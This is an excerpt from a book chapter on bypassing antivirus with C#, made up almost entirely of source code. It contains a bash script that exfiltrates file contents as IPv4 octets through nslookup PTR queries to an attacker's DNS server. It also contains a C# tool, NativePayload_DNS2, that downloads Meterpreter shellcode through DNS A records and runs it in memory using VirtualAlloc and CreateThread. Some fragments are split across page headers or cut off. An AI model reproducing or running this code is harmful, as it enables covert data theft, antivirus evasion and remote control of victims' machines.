then
c=0
octets=""
tput setaf 9;
for op in `xxd -p -c 1 $2`; do
echo "[!] injecting this text via IPv4 octet:" "echo $op | xxd -r -p" " ==byte==> " $op " ==dec==> " ${!(16#$op)}.
octets+=${!(16#$op)}.
((c++))
if(($c == 4))
then
tput setaf 3;
echo "[!] Your IPv4 is : " "${octets::-1}"
echo
tput setaf 9;
octets=""
c=0
else
tput setaf 9;
fi
done
echo
tput setaf 9;
echo "[!] [Exfil/Uploading DATA] via PTR Record Queries"
tput setaf 2;
echo "[!] Sending DNS Lookup by nslookup command"
tput setaf 2;
echo "[!] Sending DNS Lookup to DNS Server: " $3
echo "[!] Sending DNS Lookup by Delay (sec): " $4
echo
tput setaf 9;
tempip=""
payload=""
i=0
Lookupcount=0
for ops in `xxd -p -c 1 $2`; do
Exfil=$ops
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
temp=`echo $((16#$Exfil)).`
tempip+=$temp
payload+=$tempip
ipv4=""

    if(($i == 3))
    then
    ipv4+=$tempip
    tput setaf 9;
    echo "[>] [$Lookupcount] Nslookup IPv4 Address: " "${ipv4::-1}"
    tput setaf 2;
    nslookup "${ipv4::-1}" $3 | grep arpa
    i=0
    tempip=""
    ((Lookupcount++))
    sleep $4
    else
    ((i++))
    fi

done

fi

# download data via A records queries
if [ $1 == "-d" ]
then

# Syntax : NativePayload_DNS2.sh -d getdata domain_name DnsMasq_IPv4" (CLIENT SIDE "B")
if [ $2 == "getdata" ]
then
PayloadLookups=`nslookup $3 $4 | grep Add | sort -t. -k 4 -n`
tput setaf 9;
echo "[!] Downloading Mode , Dump Text DATA via DNS A Records "
tput setaf 2;
echo "[!] Sending DNS A Records Queries for Domain :." $3 "to DNSMASQ-Server:" $4
echo "[!] to dump test.txt file via A records you should use this syntax in server side:"
tput setaf 9;
echo "[!] Syntax : NativePayload_DNS2.sh -d makedns test.txt google.com"
echo "[>] Dumping this Text via DNS A Record Query:"
echo
ARecordscounter=0
for op in $PayloadLookups; do
    Lookups=`echo $op | cut -d'.' -f2`
    if [[ $Lookups != *"#53"* ]];
    then
        if [[ $Lookups != *"*" ]];
        then
            dec1=`echo $Lookups | cut -d'.' -f1`
            dec2=`echo $Lookups | cut -d'.' -f2`
            dec3=`echo $Lookups | cut -d'.' -f3`
            tput setaf 9;
            printf '%x' `echo $dec1 $dec2 $dec3` | xxd -r -p

        fi

        ((ARecordscounter++))

    fi

done
echo
echo
tput setaf 2;
echo "[!] Dumping Done , Performed by" $((ARecordscounter/2)) "DNS A Records for domain :." $3 "from Server:" $4
echo

fi

# Creating DNS Server and DNSHOST.TXT file (SERVER SIDE "B")
# NativePayload_DNS2.sh -d makedns google.com
if [ $2 == "makedns" ]
then

c=0
octets=""
tput setaf 9;
echo "" > DnsHost.txt
SubnetHostIDcounter=0
for op in `xxd -p -c 1 $3`; do
    echo "[!] injecting this text via IPv4 octet:" ""`echo $op | xxd -r -p` "" ==byte==> " $op " ==dec==> " $((16#$op)).
    octets+=$((16#$op)).
    ((c++))
    if(($c == 3))
    then
    tput setaf 3;
    echo "[!] Your IPv4 is : " "${octets::-1}".$SubnetHostIDcounter
    echo "${octets::-1}".$SubnetHostIDcounter $4 >> DnsHost.txt
    tput setaf 9;


```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
        octets=""
        c=0
        ((SubnetHostIDcounter++))
    else
    tput setaf 9;
    fi

    if((SubnetHostIDcounter == 256))
    then
    echo "[!] Oops Your IPv4 HostID was upper than 255 : " "${octets::-1}".$SubnetHostIDcounter
    break
    fi
done
echo
tput setaf 2;
echo "[!] DnsHost.txt Created by" $SubnetHostIDcounter "A Records for Domain:" $4
echo "[!] you can use this DNSHOST.TXT file via Dnsmasq tool"
tput setaf 2;
echo "[!] to dump these A records you should use this syntax in client side:"
tput setaf 9;
echo "[!] Syntax : NativePayload_DNS2.sh -d getdata domain_name DnsMasq_IPv4"
echo
echo "[>] DNSMASQ Started by DNSHOST.TXT File"
echo
tput setaf 9;
`dnsmasq --no-hosts --no-daemon --log-queries -H DnsHost.txt`
tput setaf 9;

fi

fi

# make DNS Server for Dump DATA via DNS PTR Queries (Server Side "A")
# Reading Mode (log data via dnsmasq log files)
if [ $1 == "-r" ]
then
tput setaf 9;
echo "[>] Reading Mode , DNSMASQ Started by this log file : /var/log/dnsmasq.log !"
tput setaf 2;
echo "" > /var/log/dnsmasq.log
`dnsmasq --no-hosts --no-daemon --log-queries --log-facility=/var/log/dnsmasq.log` &
filename="/var/log/dnsmasq.log"
m1=$(md5sum "$filename")
fs=$(stat -c%s "$filename")
count=0
while true; do
    tput setaf 2;
    sleep 10
    fs2=$(stat -c%s "$filename")
    if [ "$fs" != "$fs2" ] ;
    then

        tput setaf 6;
        echo "[!] /var/log/dnsmasq.log File has changed!"
        echo "[!] Checking Queries"
        fs=$(stat -c%s "$filename")
        fs2=$(stat -c%s "$filename")
        PTRRecords=`cat $filename | grep PTR | awk '{print $6}`
        echo "[!] Dump this Text via PTR Queries"
        tput setaf 2;
        for ops1 in `echo $PTRRecords`; do
            ((count++))
myrecords=`echo $ops1 | cut -d'|' -f1`

mydec1=`echo "${myrecords::-1}" | cut -d'|' -f4`
mydec2=`echo "${myrecords::-1}" | cut -d'|' -f3`
mydec3=`echo "${myrecords::-1}" | cut -d'|' -f2`
mydec4=`echo "${myrecords::-1}" | cut -d'|' -f1`

        tput setaf 9;
        if ((count == 25))
        then
        echo
        count=0
        else
        printf '%x' `echo $mydec1 $mydec2 $mydec3 $mydec4` | xxd -r -p
        tput setaf 2
        fi
        mydec=""
        done
    else

```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
fs=$(stat -c%s "$filename")
fs2=$(stat -c%s "$filename")
fi
done
fi
```

## NativePayload\_DNS2 , C# Source Code : Supporting .NET 2.0 , 3.0 , 3.5 , 4.0 (Only)

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_DNS2
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine();
            Console.WriteLine("NativePayload_DNS2 , Backdoor Payload Transferring by DNS Traffic (A Records)");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("Published by Damon Mohammadbagher Sep 2017");
            if (args[0].ToUpper() == "HELP")
            {
                Console.ForegroundColor = ConsoleColor.DarkYellow;
                Console.WriteLine();
                Console.WriteLine("[!] NativePayload_DNS2 , Backdoor Payload Transferring by DNS Traffic (A Records)");
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.WriteLine("[!] Syntax 1: Creating Meterpreter Payload for Transferring by DNS A records");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.WriteLine("[!] Syntax 1: NativePayload_DNS2.exe \\"Create\\" \\"DomainName\\" \\"[Meterpreter Payload]\\" ");
                Console.WriteLine("[!] Example1: NativePayload_DNS2.exe Create MICROSOFT.COM \\"fc.48.83.e4.f0.e8\\" ");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.WriteLine("[!] Syntax 2: Getting Meterpreter SESSION via DNS A records");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.WriteLine("[!] Syntax 2: NativePayload_DNS2.exe \\"Session\\" \\"DomainName\\" FakeDNSServer ");
                Console.WriteLine("[!] Example2: NativePayload_DNS2.exe Session MICROSOFT.COM 192.168.56.1 ");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.WriteLine("[!] Syntax 3: Creating Text DATA for Transferring by DNS A records");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.WriteLine("[!] Syntax 3: NativePayload_DNS2.exe \\"TextFile\\" \\"DomainName\\" \\"[Text Data]\\" ");
                Console.WriteLine("[!] Example3-1: NativePayload_DNS2.exe TextFile \\"MICROSOFT.COM\\" \\"This is Test\\" ");
                Console.WriteLine("[!] Example3-2: NativePayload_DNS2.exe TextFile \\"MICROSOFT.COM\\" -f MytxtFile.txt ");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.WriteLine("[!] Syntax 4: Getting Text DATA via DNS A records");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.WriteLine("[!] Syntax 4: NativePayload_DNS2.exe \\"Getdata\\" \\"DomainName\\" FakeDNSServer ");
                Console.WriteLine("[!] Example4: NativePayload_DNS2.exe Getdata \\"MICROSOFT.COM\\" 192.168.56.1 ");
                Console.ForegroundColor = ConsoleColor.Gray;
            }
            if (args[0].ToUpper() == "TEXTFILE")
            {
                string StartAddress = "0";
                string DomainName = args[1];
                string Payload = "";
                if (args[2].ToUpper() == "-F")
                {
                    Payload = System.IO.File.ReadAllText(args[3]);
                }
                else
                {
                    Payload = args[2];
                }
                string Temp_Hex = "";
                int CheckLength = Payload.Length % 3;
            }
        }
    }
}
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
if (Payload.Length > (3 * 255) || CheckLength!=0)
{
    if (Payload.Length > (3 * 255))
    {
        Console.ForegroundColor = ConsoleColor.Red;
        Console.WriteLine();
        Console.WriteLine("[x] WOow woOw Wait , Y is your payload counter in IPv4 Address X.X.X.Y");
        Console.WriteLine("[x] So your Payload \"X.X.X\" for each A Records with same Domain Name should not have Length \"Y\" more than 255 ;)");
        Console.WriteLine("[x] It means your Y * 3 should not more than 255 * 3 = 765 so your Payload Length should not more than 765 ;)");
        Console.WriteLine("[x] Your payload length is {0}", Payload.Length.ToString());
        Console.WriteLine("[x] Information : X.X.X.Y ==> 11.22.33.1 .... 11.22.33.255");
        Console.WriteLine("[x] Information : in my code , 3 first octets are your payload and only last octet is your Counter for Payload Length");
        Console.WriteLine("[x] Information : so you can not have Payload with more than 255 * 3 length ");
        Console.ForegroundColor = ConsoleColor.Gray;
    }
    if(CheckLength != 0)
    {
        Console.ForegroundColor = ConsoleColor.DarkYellow;
        Console.WriteLine();
        Console.WriteLine("[x] Your payload length % 3 should be 0");
        Console.WriteLine("[x] Your payload length is {0}", Payload.Length.ToString());
        Console.ForegroundColor = ConsoleColor.Red;
        Console.WriteLine("[x] Your payload length % 3 = {0}", CheckLength.ToString());
        Console.WriteLine("[x] For fixing you should Remove/Add one or two strings to your payload ;)");
        Console.ForegroundColor = ConsoleColor.Gray;
    }
}
else
{
    foreach (char P in Payload)
    {
        int tmp = P;
        Temp_Hex += string.Format("{0:x2}", (Int32)Convert.ToInt32(tmp.ToString())) + ",";
    }

    SortIPAddress(Temp_Hex, StartAddress, DomainName);
}

if (args[0].ToUpper() == "CREATE")
{
    string StartAddress = "0";
    string DomainName = args[1];
    string Payload = args[2];
    int Checkit = (Payload.Split(',').Length) % 3;
    if (Checkit != 0)
    {
        Console.ForegroundColor = ConsoleColor.DarkYellow;
        Console.WriteLine();
        Console.WriteLine("[x] Your payload length % 3 should be 0");
        Console.WriteLine("[x] Your payload length is {0}", Payload.Split(',').Length.ToString());
        Console.ForegroundColor = ConsoleColor.Red;
        Console.WriteLine("[x] Your payload length % 3 = {0}", Checkit.ToString());
        if (Checkit == 2) Console.WriteLine("[x] For fixing you should Add '\",00\" to your payload ;)");
        if (Checkit == 1) Console.WriteLine("[x] For fixing you should Add '\",00,00\" to your payload ;)");
        Console.ForegroundColor = ConsoleColor.Gray;
    }
    else
    {
        SortIPAddress(Payload, StartAddress, DomainName);
    }
}
if (args[0].ToUpper() == "SESSION")
{
    byte[] _Exfiltration_DATA_Bytes_A_Records;
    _Exfiltration_DATA_Bytes_A_Records = __nslookup(args[1], args[2]);

    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine();
    Console.WriteLine("[x] Bingo Meterpreter session by DNS traffic (A Records) ;)");
    UInt32 funcAddr = VirtualAlloc(0, (UInt32)_Exfiltration_DATA_Bytes_A_Records.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(_Exfiltration_DATA_Bytes_A_Records, 0, (IntPtr)(funcAddr), _Exfiltration_DATA_Bytes_A_Records.Length);
    IntPtr hThread = IntPtr.Zero;
    UInt32 threadId = 0;
    IntPtr pinfo = IntPtr.Zero;

    hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
    WaitForSingleObject(hThread, 0xFFFFFFFF);
}
if (args[0].ToUpper() == "GETDATA")
{

```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
byte[] _Exfiltration_DATA_Bytes_A_Records;
_Exfiltration_DATA_Bytes_A_Records = __nslookup(args[1], args[2]);

Console.ForegroundColor = ConsoleColor.Green;
Console.WriteLine();
Console.WriteLine("> Transferred Payload/Text Data is : ");
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine(UTF8Encoding.UTF8.GetChars(_Exfiltration_DATA_Bytes_A_Records));
Console.WriteLine();
}

}

public static string SortIPAddress(string _Payload, string MainIP, string String_DomainName)
{
    string[] X = _Payload.Split(',');
    string[] XX = new string[X.Length / 3];
    int counter = 0;
    int X_counter = 0;
    string tmp = "";
    Console.WriteLine();
    for (int i = 0; i < X.Length;)
    {
        tmp += X[i] + ",";
        i++;
        counter++;
        if (counter >= 3)
        {
            counter = 0;
            XX[X_counter] = tmp.Substring(0, tmp.Length - 1);
            X_counter++;
            tmp = "";
        }
    }

    string[] IP_Octets = new string[3];
    string nique = "";
    string Final_DNS_Text_File = "";
    int Display_counter = 0;
    int First_Octet = 0;
    foreach (var item in XX)
    {
        // First_Octet++; it means my counter for IPAddress will start by address W.X.Y.1 ...
        First_Octet++;
        IP_Octets = item.Split(',');
        if (Display_counter < 4)
            Console.WriteLine(item.ToString() + " =====> ");
        foreach (string itemS in IP_Octets)
        {
            int Tech = Int32.Parse(itemS, System.Globalization.NumberStyles.HexNumber);
            nique += (Tech.ToString() + ".");
        }
        if (Display_counter < 4)
            Console.WriteLine(nique.Substring(0, nique.Length - 1) + "." + (First_Octet + Int32.Parse(MainIP)).ToString());
        Final_DNS_Text_File += nique.Substring(0, nique.Length - 1) + "." + (First_Octet + Int32.Parse(MainIP)).ToString() + " " + String_DomainName + "\r\n";
        nique = "";
        Display_counter++;
    }
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.Red;
    Console.WriteLine("Copy these A Records to /etc/hosts or DNS.TXT for Using by Dnsmasq tool");
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine(Final_DNS_Text_File);
    return "";
}

public static string _Records;
public static byte[] __nslookup(string DNS_PTR_A, string DnsServer)
{
    // Make DNS traffic for getting Meterpreter Payloads by nslookup
    ProcessStartInfo ns_Prcs_info = new ProcessStartInfo("nslookup.exe", DNS_PTR_A + " " + DnsServer);
    ns_Prcs_info.RedirectStandardInput = true;
    ns_Prcs_info.RedirectStandardOutput = true;
    ns_Prcs_info.UseShellExecute = false;
    // you can use Thread Sleep here

    Process nslookup = new Process();
    nslookup.StartInfo = ns_Prcs_info;
    nslookup.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    nslookup.Start();
}
```



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
string computerList = nslookup.StandardOutput.ReadToEnd();

string[] lines = computerList.Split('\r', '\n');
int ID = 0;
foreach (var item in lines)
{
    if (item.Contains(DNS_PTR_A))
    {
        break;
    }
    ID++;
}
List<string> A_Records = new List<string>();
try
{
    int FindID_FirstAddress = ID + 1;
    string last_line = lines[lines.Length - 3];

    A_Records.Add(lines[FindID_FirstAddress].Split(':')[1].Substring(2));
    for (int iq = FindID_FirstAddress + 1; iq < lines.Length - 2; iq++)
    {
        A_Records.Add(lines[iq].Substring(4));
    }
}
catch (Exception e1)
{
    Console.WriteLine("error 1: {0}", e1.Message);
}
/// Debug
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] Debug Mode [ON]");
Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] DNS Server Address: {0}", DnsServer);
Console.ForegroundColor = ConsoleColor.Green;
Console.WriteLine("[>] Downloading Meterpreter Payloads or Text Data by ({1}) DNS A Records for Domain Name : {0}", DNS_PTR_A,
A_Records.Count.ToString());
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.DarkYellow;
foreach (var item3 in A_Records)
{
    Console.Write("[{0}] , ",item3.ToString());
}
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine();

int serial = 0;
string[] obj = new string[4];

/// X.X.X * Y = Payload length; so A_Records * 3 is your Payload Length ;)
byte[] XxXPayload = new byte[A_Records.Count * 3];

Int32 Xnumber = 0;

for (int Onaggi = 1; Onaggi <= A_Records.Count; Onaggi++)
{
    foreach (var item in A_Records)
    {
        obj = item.Split(':');
        serial = Convert.ToInt32(item.Split(':')[3]);
        if (serial == Onaggi)
        {
            XxXPayload[Xnumber] = Convert.ToByte(obj[0]);
            XxXPayload[Xnumber + 1] = Convert.ToByte(obj[1]);
            XxXPayload[Xnumber + 2] = Convert.ToByte(obj[2]);

            Xnumber++;
            Xnumber++;
            Xnumber++;

            break;
        }
    }
}

return XxXPayload;
}
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
[DllImport("kernel32")]
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref
UInt32 lpThreadId);
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
}
```